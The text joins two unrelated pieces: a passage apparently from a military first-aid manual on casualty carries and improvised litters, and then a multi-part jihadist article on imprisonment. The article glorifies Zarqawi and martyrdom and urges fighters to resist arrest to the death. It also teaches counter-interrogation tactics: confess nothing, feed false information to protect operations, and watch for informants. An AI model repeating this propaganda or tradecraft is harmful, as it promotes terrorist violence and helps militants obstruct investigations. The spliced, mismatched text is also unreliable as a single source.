(a) Kneel on one knee at the casualty's head and face his feet. Extend your hands under his armpits, down his sides, and across his back.

(b) As you rise, lift the casualty to his knees. Then secure a lower hold and raise him to a standing position with his knees locked.

(3) In the supporting carry (Figure B-5), the casualty must be able to walk or at least hop on one leg, using the bearer as a crutch. This carry can be used to assist him as far as he is able to walk or hop.

(a) Raise the casualty from the ground to a standing position by using the fireman's carry.

(b) Grasp the casualty's wrist and draw his arm around your neck.

(c) Place your arm around his waist. The casualty is now able to walk or hop using you as a support.

(4) The arms carry (Figure B-6) is useful in carrying a casualty for a short distance (up to 50 meters) and for placing him on a litter.

(a) Raise or lift the casualty from the ground to a standing position, as in the fireman's carry.

(b) Place one arm under the casualty's knees and your other arm around his back.

(c) Lift the casualty.

(d) Carry the casualty high to lessen fatigue.

(5) Only a conscious casualty can be transported by the saddleback carry (Figure B-7), because he must be able to hold onto the bearer's neck. To use this technique—

(a) Raise the casualty to an upright position, as in the fireman's carry.

(b) Support the casualty by placing an arm around his waist. Move to the casualty's side. Have the casualty put his arm around your neck and move in front of him with your back to support him.

(c) Have the casualty encircle his arms around your neck

(d) Stoop, raise him on your back and clasp your hands together beneath his thighs, if possible.

(6) In the pack-strap carry (Figure B-8), the casualty's weight rests high on the your back. This makes it easier for you to carry the casualty a moderate distance (50 to 300 meters). To eliminate the possibility of injury to the casualty's arms, you must hold his arms in a palms-down position.

(a) Lift the casualty from the ground to a standing position, as in the fireman's carry.

(b) Support the casualty with your arms around him and grasp his wrist closer to you.

(c) Place his arm over your head and across your shoulders.

(d) Move in front of him while still supporting his weight against your back.

(e) Grasp his other wrist and place this arm over your shoulder.

(f) Bend forward and raise or hoist the casualty as high on your back as possible so that his weight is resting on your back.

NOTE

Once the casualty is positioned on the bearer's back, the bearer remains as erect as possible to prevent straining or injuring his back.

(7) The pistol-belt carry (Figure B-9) is the best one-man carry for a long distance (over 300 meters). The casualty is securely supported upon your shoulders by a belt. Both your hands and the casualty's (if conscious) are free for carrying a weapon or equipment, or climbing obstacles. With your hands free and the casualty secured in place, you are also able to creep through shrubs and under low-hanging branches.

(a) Link two pistol belts (or three, if necessary) together to form a sling. Place the sling under the casualty's thighs and lower back so that a loop extends from each side.

NOTE

If pistol belts are not available for use, other items such as a rifle sling, two cravat bandages, two litter straps, or any other suitable material, which will not cut or bind the casualty may be used.

(b) Lie face up between the casualty's outstretched legs. Thrust your arms through the loops and grasp his hands and trouser leg on his injured side.

(c) Roll toward the casualty's uninjured side onto your abdomen, bringing him onto your back. Adjust the sling, if necessary.

(d) Rise to a kneeling position. The belt will hold the casualty in place.

(e) Place one hand on your knee for support and rise to an upright position. (The casualty is supported on your shoulders.)

(f) Carry the casualty with your hands free for use in rifle firing, climbing, or surmounting obstacles.

(8) The pistol-belt drag (Figure B-10), as well as other drags, is generally used for short distances (up to 50 meters). This drag is useful in combat, since both the bearer and the casualty can remain closer to the ground than in any other drags.

(a) Extend two pistol belts or similar objects to their full length and join them together to make a continuous loop.

(b) Roll the casualty onto his back, as in the fireman's carry.

(c) Pass the loop over the casualty's head, and position it across his chest and under his armpits. Then cross the remaining portion of the loop, thus forming a figure eight. Keep tension on the belts so they do not come unhooked.

(d) Lie on your side facing the casualty.

(e) Slip the loop over your head and turn onto your abdomen. This enables you to drag the casualty as you crawl.

(9) The neck drag (Figure B-11) is useful in combat because the bearer can transport the casualty as he creeps behind a low wall or shrubbery, under a vehicle, or through a culvert. If the casualty is unconscious, his head must be protected from the ground. The neck drag cannot be used if the casualty has a broken arm.

NOTE

If the casualty is conscious, he may clasp his hands together around your neck.

(a) Tie the casualty's hands together at the wrists.

(b) Straddle the casualty in a kneeling face-to-face position.

(c) Loop the casualty's tied hands over and around your neck.

(d) Crawl forward dragging the casualty with you.

NOTE

If the casualty is unconscious, protect his head from the ground.

(10) The cradle drop drag (Figure B-12) is effective in moving a casualty up or down steps.

(a) Kneel at the casualty's head (with him lying on his back). Slide your hands, with palms up, under the casualty's shoulders and get a firm hold under his armpits.

(b) Rise (partially), supporting the casualty's head on one of your forearms. (You may bring your elbows together and let the casualty's head rest on both of your forearms.)

(c) Rise and drag the casualty backward. (The casualty is in a semisitting position.)

(d) Back down the steps, supporting the casualty's head and body and letting his hips and legs drop from step to step.

NOTE

If the casualty needs to be moved up the steps, you should back up the steps, using the same procedure.

(11) The LBE carry using the bearer's LBE can be used with a conscious casualty (Figure B-13).

(a) Loosen all suspenders on your LBE.

(b) Have the casualty place one leg into the loop formed by your suspenders and pistol belt.

(c) Squat in front of the standing casualty. Have him place his other leg into the loop, also.

(d) Have the casualty place his arms over your shoulders, lean forward onto your back, and lock his hands together.

(e) Stand up and lean forward into a comfortable position.

(f) Continue the mission.

(12) The LBE carry using the bearer's LBE can be used with an unconscious casualty or one who cannot stand (Figure B-14).

(a) Position the casualty on the flat of his back.

(b) Remove your LBE and loosen all suspender straps.

(c) Lift the casualty's leg and place it through the loop formed by your suspenders and pistol belt. Then place the other leg through the same loop. The LBE is moved up until the pistol belt is behind the casualty's thighs.

(d) Lay between the casualty's legs; work your arms through the LBE suspenders.

(e) Grasp the casualty's hand (on the injured side), and roll the casualty (on his uninjured side) onto your back.

(f) Rise to one knee and then push into a standing position.

(g) Bring the casualty's arms over your shoulders. Grasp his hands and secure them if the casualty is unconscious. If the casualty is conscious, have him lock his hands in front if he is able to do so.

(h) Lean forward into a comfortable position and continue the mission.



Figure B-14. Load bearing equipment carry using bearer's LBE (unconscious casualty or one that cannot stand) (Illustrated A—H).

(13) The LBE carry using the casualty's LBE (Figure B-15) can be used with a conscious or unconscious casualty.

(a) Position the casualty on his back with his LBE on.

(b) Loosen the casualty's two front suspenders.

(c) Position yourself between the casualty's legs, and slip your arms into the casualty's two front suspenders (up to your shoulders).

(d) Work his arms out of his LBE suspenders.

(e) Grasp the casualty's hand (on the injured side), and roll him (on his uninjured side) onto your back.

(f) Rise to one knee, then into a standing position.

(g) Grasp the casualty's hands and secure them, if the casualty is unconscious. Have the casualty lock his hands in front of you, if he is conscious.

(h) Lean forward into a comfortable position and continue the mission.

b. Two-man Carries. These carries should be used whenever possible. They provide more casualty comfort, are less likely to aggravate injuries, and are less tiring for the bearers. Five different two-man carries can be used.

(1) The two-man support carry (Figure B-16) can be used in transporting either conscious or unconscious casualties. If the casualty is taller than the bearers, it may be necessary for the bearers to lift the casualty's legs and let them rest on their forearms. The bearers—

(a) Help the casualty to his feet and support him with their arms around his waist.

(2) The two-man arms carry (Figure B-17) is useful in carrying a casualty for a moderate distance (50 to 300 meters) and placing him on a litter. To lessen fatigue, the bearers should carry the casualty high and as close to their chests as possible. In extreme emergencies when there is no time to obtain a spine board, this carry is the safest one for transporting a casualty with a back injury. If possible, two additional bearers should be used to keep the casualty's head and legs in alignment with his body. The bearers—

(a) Kneel at one side of the casualty; then they place their arms beneath the casualty's back, waist, hips, and knees.

(b) Lift the casualty while rising to their knees.

(c) Turn the casualty toward their chests, while rising to a standing position. Carry the casualty high to lessen fatigue.

(3) The two-man fore-and aft-carry (Figure B-18) is a useful two-man carry for transporting a casualty for a long distance (over 300 meters). The taller of the two bearers should position himself at the casualty's head. By altering this carry so that both bearers face the casualty, it is useful for placing a casualty on a litter.

(a) The shorter bearer spreads the casualty's legs and kneels between them with his back to the casualty. He positions his hands behind the casualty's knees. The other bearer kneels at the casualty's head, slides his hands under the arms, across the chest, and locks his hands together.

(b) The two bearers rise together, lifting the casualty.

(4) Only a conscious casualty can be transported with the four-hand seat carry (Figure B-19) because he must help support himself by placing his arms around the bearers' shoulders. This carry is especially useful in transporting a casualty with a head or foot injury for a moderate distance (50 to 300 meters). It is also useful for placing a casualty on a litter.

(a) Each bearer grasps one of his wrists and one of the other bearer's wrists, thus forming a packsaddle.

(b) The two bearers lower themselves sufficiently for the casualty to sit on the packsaddle; then, they have the casualty place his arms around their shoulders for support. The bearers then rise to an upright position.

(5) The two-hand seat carry (Figure B-20) is used when carrying a casualty for a short distance or for placing him on a litter. With the casualty lying on his back, a bearer kneels on each side of the casualty at his hips. Each bearer passes his arms under the casualty's thighs and back, and grasps the other bearer's wrists. The bearers rise lifting the casualty.

B-9. Improvised Litters

Two men can support or carry a casualty without equipment for only short distances. By using available materials to improvise equipment, the casualty can be transported greater distances by two or more rescuers.

a. There are times when a casualty may have to be moved and a standard litter is not available. The distance may be too great for manual carries or the casualty may have an injury (such as a fractured neck, back, hip, or thigh) that would be aggravated by manual transportation. In these situations, litters can be improvised from materials at hand. Improvised litters must be as well constructed as possible to avoid risk of dropping or further injuring the casualty. Improvised litters are emergency measures and must be replaced by standard litters at the first opportunity.

b. Many different types of litters can be improvised, depending upon the materials available. A satisfactory litter can be made by securing poles inside such items as a blanket, poncho, shelter half, tarpaulin, mattress cover, jacket, shirt, or bed ticks, bags, and sacks (Figure B-18). Poles can be improvised from strong branches, tent supports, skis, lengths of pipe or other objects. If objects for improvising poles are not available, a blanket, poncho, or similar item can be rolled from both sides toward the center so the rolls can be gripped for carrying a patient. Most flat-surface objects of suitable size can be used as litters. Such objects include doors, boards, window shutters, benches, ladders, cots, and chairs. If possible, these objects should be padded for the casualty's comfort.

(1) To improvise a litter using a blanket and poles (Figure B-21), the following steps should be used.

(a) Open the blanket and lay one pole lengthwise across the center; then fold the blanket over the pole.

(b) Place the second pole across the center of the folded blanket.

(c) Fold the free edges of the blanket over the second pole and across the first pole.

(2) To improvise a litter using shirts or jackets (Figure B-22), button the shirt or jacket and turn it inside out, leaving the sleeves inside, (more than one shirt or jacket may be required), then pass the pole through the sleeves.

(3) To improvise a litter from bed sacks and poles (Figure B-23), rip open the corners of bed ticks, bags, or sacks; then pass the poles through them.

(4) If no poles are available, roll a blanket, shelter half, tarpaulin, or similar item from both sides toward the center (Figure B-24). Grip the rolls to carry the casualty.

c. Any of the appropriate carries may be used to place a casualty on a litter. These carries are:

- The one-man arms carry (Figure B-6).
- The two-man arms carry (Figure B-17).
- The two-man fore-and-aft carry (Figure B-18).
- The two-hand seat carry (Figure B-20).
- The four-hand seat carry (Figure B-19).

WARNING

Unless there is an immediate life-threatening situation (such as fire, explosion), DO NOT move a casualty with a suspected back or neck injury. Seek medical personnel for guidance on how to transport.

d. Either two or four service members (head/foot) may be used to lift a litter. To lift the litter, follow the procedure below.

(1) Raise the litter at the same time as the other carriers/ bearers.

(2) Keep the casualty as level as possible.

NOTE

Use caution when transporting on a sloping incline/hill.

Part -1

Praise is to Allah and peace and blessings on Prophet Muhammad (peace be upon him)
A man asked Shafi'e -May Allah have mercy on him-, and said .'O Abu Abdullah, What is better for a man. that he is established or that he is put to trial'.

Shafi'e said, 'He will not be established until he is put to trial.'

Yes dear brothers and sisters, this imprisonment that has rendered champions and has purified their cheap selves, and revealed those truthful from those who claim.
Allah, the Almighty has said

.And that Allâh may test (or purify) the believers (from sins) and destroy the disbelievers.. (Surah Aal Imraan, Verse 141)

Also, from the benefits of imprisonment is that Muslims realize the enmity of these Tyrants and their war against Jihad in the way of Allah everywhere and if you were to see what the Tyrants, puppets of America, do to our brothers and sisters in the prisons, that would cause a child's hair to whiten, but patience. patience. for victory in close

A poet said,

O soldiers of Allah be patient
Indeed after distress is ease

Don.t think the prison subjugation
What a prison that leads a victory

And perhaps one might say: How can a prison lead to victory and in it is disgrace and subjugation sufficient enough to break the spirits of the selves.

So we say with confidence and faith: This prison is the school from which the Prophet of Allah Yusuf .peace be upon him- graduated. Where he learnt lots and lots, and it was a launching point from where he led the nation and learnt how to dispose its affairs even though on the apparent it was an affliction and was an unknown thing that only portrayed sighs of subjugation and torture In spite of that, entering the prison is a training for the selves and training on the toughness and the level of courage in the confrontation of the armies of false hood and its arrogance for if we were to look into history, we would find this saying not a mere imagination instead we will find it a reality experienced by many of the pious predecessors who were put in prison, amongst them being Ibn At Taymiyah and Imam Ahmad bin Hanbal.

In our current time too, lots of leaderships of the Ummah, and at their head that unrestricted lion and the Amir of the martyrdom operators, Abu Musaab Az Zarqawi- May Allah accept him- who led himself the severest of wars in Iraq, and at his hands were subjugated, the largest military force in the world. He rubbed the nose of America in dust and in the end Allah the Almighty honored him with martyrdom, we hold him so, and Allah holds to account. So how was this champion created?
He was imprisoned in the prisons of Jordan for 5 years and Allah enabled him to utilize that time as the prison is the best place for free time and scope of utilization for those who want to gain knowledge and learn the Quran completely. He -May Allah have mercy on him- used to complete recitation of the Quran every three days without seeing. Then he came out of the prison and we are all aware concerning what he did after that in the Land of the Two Rivers, May Allah accept him and reside him in the vastness of His paradise.

And there are many leaders other than him, for example Abu Hajar Al Muqrin and Fauwaaz Ar Rabi.e and Sheikh Yusuf AL Uayri -May Allah accept him. And from Egypt the likes of *Sheikh Aiman Az Zawahi*ri and Sheikh Omar Abd ur Rahman -May Allah hasten his release And Abu Laith Al Libi, we pray to Allah to grant them steadfastness on this religion and to make them a torment in the throats of the unbelievers.

And there is a simple observation here that I would like to make and that is, that some of those who hear this blessing in the prison or those who must have experienced the sweetness of Imaan wish to live in the prison to live that happiness.

And I have heard this by my own ears, we pray for their steadfastness and safety from captivity

And our Prophet (peace be upon him) said
.I seek refuge in you from imprisonment and abscission..

And he (peace be upon him) also said
.. And I seek refuge in you from being overcome by debt and overpowered by men.

And he, (peace be upon him) ordered us to release the prisoners when he said .Release the afflicted.

We pray to Allah to release the prisoners from captivity in haste without delay and to reveal tranquility and peace on them and to reveal great loads of mercy on them like He has put them into affliction.

For by Allah we will not be at peace or live in happiness until we free our brothers and sisters from the prisons and the blood of our Muslims will not go waste.

And in the end do not forget the Mujahideen and your detained brothers from your prayers, especially at times when the prayers are surely answered, at the last third of the night and the last hour of Friday for they are in great need of your prayers and help.

And peace and blessings of Allah be on Prophet Muhammad and on his family and companions as a whole.

Part -2

Is imprisonment a misfortune and resentment or a blessing and sanctification?

In the name of Allah the most gracious the most merciful and peace and blessings on Prophet Muhammad (peace be upon him) who was put to trial for Allah and was harmed until the earth was constricted for him with all its wideness and he was fought, put to siege in his own land for 3 years, his head was hit and his teeth was broken, but he did not waver or give up, instead he was patient and preserving and performed the true Jihad for Allah until he met His Lord.

To proceed,

In the previous part we discussed imprisonment and had said that it is from the Sunnah (here means norm) of affliction. that Sunnah that was placed on the road, to the Lord of the Worlds and to Paradise whose width is that of the skies and the earth, prepared for the piteous In this issue and the coming issues by the will of Allah we will mention to you, brother/sister reader, ways and mechanisms from our present and from our experience in the political prisons in which we were put due to the crime of .Jihad in the way of Allah.. We will also transfer to you the experiences of our brothers who were detained in the Arabian Peninsula both from Yemen and the Land of the Two Holy Sanctuaries. This experience will make of you a man with immunity, by the will of Allah, in relation to this trial, and will turn the hardship of the prisons into bliss and mercy and gladness instead of bitter and hardship and torture, in your eyes, and Allah is the Aid and on Him we rely.

While you are performing the obligation of Jihad-

The real thing in your Jihad is to stay safe and secure from captivity to continue your struggle against the enemies of Allah, but what is your obligation towards this wellness and blessing of Jihad in the way of Allah? Is it keeping your fingers over your ears whenever you hear about captivity or trial? Especially because this way is prone to the worst of situations in the world and severest kinds of affliction, or should you thank Allah for this blessing, and ask Allah safety from capture as our Prophet (peace be upon him) used to do? There is no doubt that you have to follow the footsteps of Prophet Muhammad (peace be upon him), but you must also be prepared for that. and to prepare for that, the following is what you should do-

Conserve Allah, Allah will conserve you

The meaning here is to avoid committing sins, because they are the cause for every calamity. Many of the brothers who fell in captivity say that we fear our captivity was due to our sins. And Prophet (peace be upon him) has prayed, when he was put to trial by the contumelies of Taif .If you have no anger upon me then I do not care.

So dear brother, if we commit a sin, and we are all prone to it- we must hasten to repentance and asking forgiveness from Allah, and we must be conscious of Allah in our secret and apparent, for when we accomplish this, we are under the custody of Allah, and if Allah is with us then who should we fear? So Allah will be our supporter and protector, and we ask Allah from His grace.

Know Allah at your good times, He will know you at your bad ones

Actually, knowing Allah in wellness and prosperity is from the most important and strongest of sources to steadfastness at times of hardship and captivity, and the power of Imaan and level of contact with Allah and knowing Him, and knowing His greatness and Names and Characteristics, are the supporters at the time of captivity when there is no other supporter.

I do not mean here only gaining knowledge without working, for we, my dear brother, have seen prominent and famous personalities that when fell in captivity could not stay firm, for they in reality, did not have a sufficient balance of Imaan and truthfulness with Allah. They had their share from knowledge and that is love for appearance and leading and duplicity only, we pray to Allah for sincerity. On the contrary, we find simple people stay firm at times of trial, for steadfastness is firstly and lastly from Allah and then on ones truthfulness with Allah.

Taking care of the Remembrances

Remembrances of the day and night, and while going out of the house and getting into any place and riding the car, and remembering Allah when talking of work, so that the devils of the political security are scattered, and remembering Allah in all your matters as was the case with the Prophet (peace be upon him)

Security

This term refers to taking all security precautions in any mission or Jihad work and employing all the available security means. Then relying on Allah, without relying on the security measures, because working with the means is the fulfillment of reliance and is a form of worship. Also securing information and secrecy of the work and gathering knowledge up to the requirement and others are from the necessary precautions that come under security Keeping in mind that negligence in this aspect has resulted in the captivity of many brothers. We seek refuge with Allah.
Allah the Almighty has said

.O ye who believe! take your precautions. And either go forth in parties or go forth all together... (Surah Nisaa, Verse 71)

And this was one of the ways of the Prophet (peace be upon him), the first trainer, with his companions, May Allah have mercy on them, in training, as he said to the companion- Othaman Bin Affan- May Allah have mercy on him- and gave him the glad tiding of Paradise on a trial that will befall him, Othman- May Allah have mercy on him- said, .Allah is the supporter.
So the Prophet (peace be upon him) told him about the trial so that he prepares himself for it. Therefore, the Mujahid has to prepare himself not only for Jihad but also for imprisonment so that he walks with peace on this way, fearing none but Allah. One of the Scholars said, .Who has sold his self to Allah let him not condition where He places it. Yes my dear brother, if Allah puts it in the Land of Jihad then praise is to Him and if He puts it in the prison, then praise is to Him too, for He is Almighty, The Subtly kind, The All Aware, and He is Almighty, the Compassionate and the Most Merciful, and He is more merciful to us than ourselves.

And from what also helps in this preparation is reading the stories of the righteous predecessors when in affliction and captivity, and reading the stories of the pious scholars of our time, who have been put to trial with captivity and imprisonment like the great Mujahid scholar*, Omar Abdur Rahmaan* who is suffering behind the American prisons and like Sheikh Waleed Al Sinaani who has spent more than 10 years in the prisons of the family of Salool and is still in solitary confinement like a fixed mountain, he did not change or waver, we pray to Allah to hasten their release, and many other scholars of Tawheed, in various prisons. I particularly liked the saying of one of the brothers, May Allah accept him when he said, .We are on this road, either we win or die or be put to trial and trial is the Sunnah of the Prophets and those put to severest of trial are those who are strongest in Imaan and Allah the Almighty, if he loved a people, put them to trial, so what will our enemies do to us?.

Not to surrender to the Tyrant soldiers

Do you know why? Because they, by Him in whose hands my life is, do not fear in the believer's covenants or guarantees and we have seen them with our own eyes imprisoning the Mujahideen and the scholars, instead imprisoning pure women and violating their honors. The soldiers and gangsters of the Tyrants do to the worshippers of Allah the believers in Oneness, the Mujahideen, what pleases their American and European masters. Instead if a brother does not confess to America they send him to Arab prisons like Jordan and Egypt to extract information from him.
So how do you agree my dear brother to give yourself up to these? Let your ideal be the righteous companion Asim bin Thabit- May Allah have mercy on him- when he said, .By Allah, I will not get down on the guarantee of an unbeliever, and he fought until he was killed. and let your ideal be the Mujahid Sheikh Abdul Rasheed Ghazi, when he refused to give himself up to the soldiers of Parvez Musharraf, and fought along his students until Allah granted them martyrdom- we hold them so and Allah accounts His slaves

And I know, dear brother, that your condition, if you give yourself up, will be worse. Do you know why?

Because you will be tortured and afflicted, and in the end if they want to kill you they will prepare any accusation and execute what you were running from, or that you leave your religion and basics and lose an apparent loss, we ask Allah safety.

Brother let your motto on the way be. "Death but not disgrace."

This motto if it becomes a basic ideology for you, then you will be a thorn in the throat of the tyrants and you will be a fear for them, and you will have pleased your brothers with martyrdom and increased their determination and glory.

I pray to Allah to grant you and me steadfastness on meet, and vexation in the enemies and to make our ends, martyrdom in His way, and peace and blessings of Allah unto you
And to another meet in the next issue.

Part -3
During imprisonment

Praise be to Allah the Lord of the Worlds and peace and blessings on Prophet Muhammad (peace be upon him), his family and companions

To Proceed,

A human being cannot escape from the decree of Allah, except by the will of Allah, and no one can run from Allah except to Him, for there is no escape from Him except to Him, the Almighty. For if affliction is written for a slave, and imprisonment has been decreed for him after he defends himself as much as possible, then, the only thing he has to do is to be patient and know that goodness is in what Allah has chosen for him.

We wrote in the earlier issues, brother Mujahid, some directions in case it has been decreed for you to be imprisoned, May Allah benefit us and you from what we wrote, and I have divided it into three parts- during interrogation, after interrogation and after imprisonment. The topic in the previous edition was dedicated to the time prior to imprisonment, and I tried to be as precise as possible in that. What was right was from Allah alone and the faults are purely from Satan and me.

First- During investigation/interrogation

1- Steadfastness, patience and perseverance, and from what aids in this is:

a- You know that your fight is for a great cause and that your case is for the sake of Allah the Almighty alone. As for the interrogator, his only cause is his salary that he will gain at the end of the month or to please his master, and what a huge difference between the two resolutions.

b- You know that Allah is more merciful to you than yourself, and He the Almighty, wants from this affliction to polish yourself and purify it and train it to elevate and rise from this cheap world and raise you to your station in Paradise. Do you not see how a father might hit his son, not because he hates him but because he loves him, and cares for him! And of Allah is the greatest example.

c- Remember the Companions who were put to trial in the same way, like Bilal ibn Rabah, May Allah be pleased with him, he used to be tortured but used to say, .One. One., and the likes of Ammar ibn Yasir, and Khubaib and others, May Allah be pleased with them.

The Prophet peace be upon him said

.There would be men from the people who were before you a pit would be dug for him in the earth and a hammer would be placed on his head and split to half, and that would not turn him from his religion..

d- Remember the great reward for the one who is patient on trial, and that a man would wish to be gnawed on the Day of Judgment because of the reward he will see of the afflicted in the way of Allah.

e- Increase your prayer and repentance and remembrance in this situation. Allah the Almighty says

143 - Had it not been that he (repented and) glorified Allah,. 144 - He would certainly have remained inside the fish till the day of resurrection... (Surah As Saafaat, Verse 144)

f- Know that the might of the prison and the whip of the tyrant and the sounds of the chains and the attacks of the investigators on you is only the dread of the unknown and that soon it will wear off under the power of your belief, we hold you so.

The Prophet peace be upon him said
.Patience is at the first blow..

In this, the Prophet is portraying the severity of the first blow and the patience it requires for what is after it is easier by the aid of Allah g- Know, that before you were other brothers who have been interrogated and that their interrogation is over, and that all the time you are interrogated and your torture intensifies, you will have drawn closer to relief by the will of Allah and the affliction will pass and Allah will have guaranteed your reward

2- Know how to deal with the interrogators and deal well with the case

Firstly, you must be steadfast and not admit anything to the interrogators concerning the case. This is at the beginning but if your case is apparent and your cards are turned, then you may admit what they already know for this will serve your case in prison, that is, only if this confession does not carry any other information with it that might hinder the operations or lead to the captivity of other brothers or their being targeted, in that case, confession is forbidden. If you can give them wrong information that will nerve them, and not hinder the work then that is good, and this is a way that has been employed by our brothers,Commander Abu Zubaidah, May Allah hasten his release, and Ramzi Bin Shaibah and others

Secondly, what will help you in not revealing any information if your cards are not turned are the following,

1- That you know that your condition after confession will be from bad to worse

2- Remember the people of violation and lecherous who do not admit their misdeeds, you are more rightful on this steadfastness than them

Thirdly, know the ways and tricks of the investigators in extracting information:
And due to the importance of this topic we will mention it in some detail in the coming issues by the will of Allah, if He has written for us to live till then, and we will explain the psychological, moral, sensual and material ways and how to deal with them by giving examples so that the picture becomes clear.

We pray to Allah for guidance and pertinence

We leave you in the care of Allah, as nothing is lost that is in His care, And peace and blessings of Allah on you

Part -4

Second: After finishing the investigation period (Joining the group)

After the end of the investigation which is truly the toughest phase and the one who is steadfast in it is will be steadfast - by the grace of Allah- in what follows it, in which the brother will be joined with his brothers. So if you wish to make this period, a period of happiness and tranquility then you should:

1- Employ your time in what is useful

It is best that you make a schedule for either learning the Quran or Sunnah or seeking Sharia knowledge or other than that. The important thing is that you do not leave any free time for yourself, and the reason for that is:

a- So that you come out of this school, and you are from the scholars who are idealized b- If you do not utilize your time in the prison then the Satan and self will utilize it and it (the prison) will be very constrained for you, and you will feel the (passage of) time and every second in it as a hope to come out and this will have a negative impact on you. As for if you have a schedule that keeps you busy completely you will want the time to increase, as happened with Sheikh Uayri- May Allah accept him- when the glad tiding of his release was brought to him, Sheikh told him (the man) .May Allah not give you glad tiding. came out of his mouth unintentionally, do you know why was this reply? Because he said (And by Allah I used to wish if the day was 48 hours)

My brother, Sheikh by hearted in this duration all the 6 books of Hadith, and when he went to the group prison he saw that he would waste a lot of his time, so he requested the prison administration to return him to the isolation. Why had the prison become for him a garden? Because he employed his time with what was useful for the world and hereafter, and he knew- May Allah have mercy on him- how useful and fruitful this free time was and he knew that when he comes out he won.t get this free time

And in the end, don.t forget to fix a portion (of your time) for your brothers, to call them to Allah, and put happiness in their hearts by fulfilling their wants

2- Dealing with goodness with the brothers

Because you are not alone and with the group and the psychology of one person affects the group it is necessary that you behave well with the brothers and know how to deal with each ones mood, for the moods of people differ, and the brothers are not angels and their manners differ, but we hold them to be from the best of the creation of Allah on earth. Why not and they are the ones who have been put to trial for the sake of Allah, It is also necessary to know that the prison and stationing are places where the self feels narrow sometimes due to the trial, and prison is tougher than stationing, so if any of your brothers behave a little intolerantly, receive it in a good way and excuse your brother and think that if my brother was out of this place he would not behave this way.

By Allah my brother, we tried these ways and found none more useful than forgiveness and goodness to your brother, instead you will find that your brother, after you forgive, will increase his love for you and you will rise in his eyes. Don.t think that this is disgrace; instead it is by Allah, from the praised disgrace about which Allah the Almighty said

..lowly with the believers, mighty against the rejecters.. (Surah Maida, Verse 54)

And He the Almighty said
.29 - Muhammad is the messenger of Allah; And those who are with him are strong against unbelievers, (but) compassionate amongst each other.. (Surah Muhammad, Verse 29)

And He the Almighty said
.34 - Nor can goodness and evil be equal. Repel (evil) with what is better: then will he between whom and thee was hatred become as it were thy friend and intimate!.. (Surah Fusilat, Verse 34)

You must also use with your brother the best and most beautiful of the words as He the Almighty said
.53 - Say to my servants that they should (only) say those things that are best: for Satan doth sow dissensions among them: for Satan is to man an avowed enemy... (Surah Israa, Verse 53)

And I instruct you not to laugh and talk too much for this deadens the heart and makes an opening for the entrance of Satan, but be involved with yourself and your schedule and with the remembrance of Allah and don.t forget your brothers For this is the most successful and best way and Allah knows best

3- Secure your information

This means that the brother whose cards haven't been turned or some of his cards haven't been revealed or his identity isn't apparent basically must keep his secret in his heart and not disclose it even to the closest of his companions even if he be from the most reliable men. The reason is that the Tyrants try to insert even a single agent between the brothers, who pretends that he is from the Mujahideen and his case is Jihadi and tries to collect information from the brothers and help the investigators with it. So don't tell even the trustworthy, for the trustworthy might tell another trustworthy until the news reaches the agent. This does not mean being suspicious about the brothers and having ill thoughts about them and misbehaving with them, instead, this is from the door of precaution only and is the end of the problem.

Warning.

And this observation is very necessary, that is, the political security, especially in the land of Yemen, are trying to separate between the brothers using cunning ways, making the brothers suspect each other. For example, an investigator might come to a brother for investigation and laugh a lot with him and be good to him seemingly and talk to him using words in order to make the other brothers suspect that this brother is an agent and other cunning ways. And had it not been that we would prolong the matter, we would have given many more examples and other various ways about their plots but a direction is enough for the intelligent
And the enemy has, sadly succeeded in deceiving some of the youth with this, and some of the brothers were accused of being agents while they, and Allah knows, have nothing to do with it. Know that your brother, if he laughs with the interrogator, then this does not mean that he is an agent, for he might be tackling him or trying to deceive him or other than that.

So beware against suspecting any of your brothers with puppetry simply because of some of the things the Tyrants do to make you think that one of the brothers is a agent
And then, you must know that this is a legal (Sharii) ruling that requires acute proof? Do you know why?

Because if you are accusing him of being an agent, you are ruling on him disbelief and apostasy and the ruling of disbelief and apostasy cannot be determined except by open cceptance or by the witness of two strong witnesses who have seen (an act of) apparent doubtless apostasy and not simply by imagination or suspicion without proofs or evidences and not for a vision by Satan based on which a legal ruling can be made.
So fear Allah in your brothers. Allah the Almighty says
.12 - Why did not the believers-Men and women - When ye heard of the affair,- Thought well of their people and say, This (charge) is an obvious lie".. (Surah Noor, Verse 12)

Up to His saying Almighty
.15 - Behold, ye received it on your tongues, and said out of your mouths things of which ye had no knowledge; And ye thought it to be a light matter, while it was most serious in the sight of Allah... (Surah Noor, Verse 15)

So to cut down this door and to seal the window for Satan, do not talk with what might harm you and stay quiet in these matters and be kind to them.

And the matter has a left over which we will complete in the coming issue by the will of Allah.

Part -5

the directions with which we guide you while you are with the group in the prison (Cont.)

We will complete here what we began in the previous parts- the directions with which we guide you while you are with the group in the prison

4- Learning how to deal with the prison officer and his mates:

The point of view of the brothers differ on this matter but I see it suitable and Allah knows best that dealing with these warders should be , generally, decisive and strong, lacking subjectivity and humility. I do not mean that you should collide with them or use bad language which does not meet the standards of the common amongst the Muslims leave alone the virtuous, while talking with them. I also do not mean at the same time to create continuous problem with the administration of the prison that would make your brothers uncomfortable, because if your brothers see these wardens attacking you, they will not leave you alone and all of you are in the first place, in a situation of weakness. So problems, if they have no pretext will make your stand weak.

But what you should do is that first of all, be jointly with your brothers and be a single hand and try as much as possible not to provoke the wardens and if you can manage not to see them at all then that's even better because their faces by Allah, cause glumness, and will enter constrain upon your heart. It is excellent that the ones who deal with the administration be a brother or two who are really strong and have goodness in behavior and knowledge, as was our brother, the Ameer of the martyrdom operators Sheikh Abu Musab az Zarqawi (may Allah have mercy on him) Ameer of the brothers in the prison and when the manager of the prison was asked about him he said 'He was a rough man with a strong personality, difficult to deal with'. The (dealing with the) administration of prisons anywhere , require a decisive strong man, who goes forth when he has to and takes stances when he is supposed to. I do not mean that this man should be narrow browed, high voiced while speaking, for this is not the definition of strong but what is meant is that he be one who knows what he says and does not say.

And be careful to the deception of Satan whereof some of them go to the warders and laughs with them and if his brothers ask him 'What?'

He says 'It is to invite them to Allah', Subhan Allah! He brings you to the prison and lashes your back and humiliates you and imprisons your brothers and you laugh with them? Where is envy? Where is manhood?
This action is not from the religion and our defiant religion does not order it, the religion that does not order anything except what makes its followers honorable and dignified. As for the calling to Allah here, is by telling him that what he is doing is wrong and is disbelief and apostasy from fighting Allah and His messenger and imprisoning the Mujahideen, the servants of Allah. Calling to Allah with leniency has another stance.

And as we told that the brothers should not collide with the warders as much as possible, and should also be a single hand if they see any of the brothers being transgressed, for force cannot be repelled except by force, so don't let down your brothers in a place where you can help them lest Allah lets you down when you want Allah to help you in another situation.

